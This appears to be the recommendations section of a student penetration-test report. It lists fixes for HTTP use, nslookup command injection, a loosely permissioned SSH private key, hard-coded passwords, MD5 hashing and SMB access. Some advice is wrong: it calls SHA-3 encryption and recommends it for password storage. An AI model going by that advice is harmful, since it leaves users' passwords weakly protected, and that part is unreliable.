- Your HTTP server is unsecure and should be switched to an HTTPS protocol so all the traffic is encrypted and safe from any man-the-middle.
- The nslookup command on your web server needs to have proper input validation and sanitization so command injections cannot be executed on it.
- Private key in alice-devops/.ssh needs to have stricter permissions so only she can read the file to prevent just anyone from looking at it and stealilng her key to impersonate as her.
- Hard coding passwords is a poor code standard that way anyone that can read that file can just take the code from a simple lookup, perhaps take user input instead of having it in the script and store the password somewhere with secure permissions.
- MD5 is deprecated because of the many md5 hash lookup tables and should not be used to store passwords, switch to another encryption method like SHA-3.
- If your Windows machines do not require having anyone remotely logging into the machine turn on your Windows Defender and have it block any remote connections from SMB
- Talk to your employees about the importance of not leaving private keys on machines that they are not using to prevent theft.

By implementing these recommendations, you can significantly enhance your network's security and reduce the risk of unauthorized access and data breaches.